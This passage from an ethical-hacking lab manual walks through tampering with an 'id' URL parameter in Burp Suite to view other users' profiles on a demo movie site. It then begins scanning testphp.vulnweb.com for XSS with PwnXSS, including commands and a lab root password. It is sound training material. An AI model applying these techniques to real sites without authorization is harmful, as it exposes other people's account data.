The screenshot shows a Linux desktop environment with a dark theme. A Mozilla Firefox browser window is open, displaying a profile page for a user named 'john'. The profile page includes fields for ID, First Name, Last Name, Email, Gender, Date of Birth, and Age. To the right of the profile page, there is a sidebar titled 'Featured Movie Trailers' which contains a message about a potential security issue. The browser's address bar shows the URL [www.moviescope.com/viewprofile.aspx?id=1](http://www.moviescope.com/viewprofile.aspx?id=1). The desktop taskbar at the bottom shows icons for the menu, the browser, and Burp Suite Community.

27. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
28. Switch to the browser window and perform Steps **4-6**. Remove the browser proxy set up in **Step 7**, by selecting the **No proxy** radio-button in the Connection Settings window and click **OK**. Close the tab.



29. This concludes the demonstration of how to perform parameter tampering using Burp Suite.


30. Close all open windows and document all acquired information.

## Task 3: Identify XSS Vulnerabilities in Web Applications using PwnXSS

PwnXSS is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.

Here, we will use the PwnXSS tool to scan the target website for cross-site scripting (XSS) vulnerability.


1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



4. Type **cd PwnXSS** and press **Enter** to enter into **PwnXSS** directory.



5. To perform scan on target website, type **python3 pwnxss.py -u http://testphp.vulnweb.com** and press **Enter**.

Note: **-u**: specifies the target url (here, <http://testphp.vulnweb.com>). However, you can select a target URL of your choice.

```
[attacker@parrot]~[-]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd PwnXSS/
[root@parrot]~[~/home/attacker/PwnXSS]
└─#python3 pwnxss.py -u http://testphp.vulnweb.com
```

6. The PwnXSS tool starts scanning and displays the identified vulnerable website links, as shown in the screenshot.

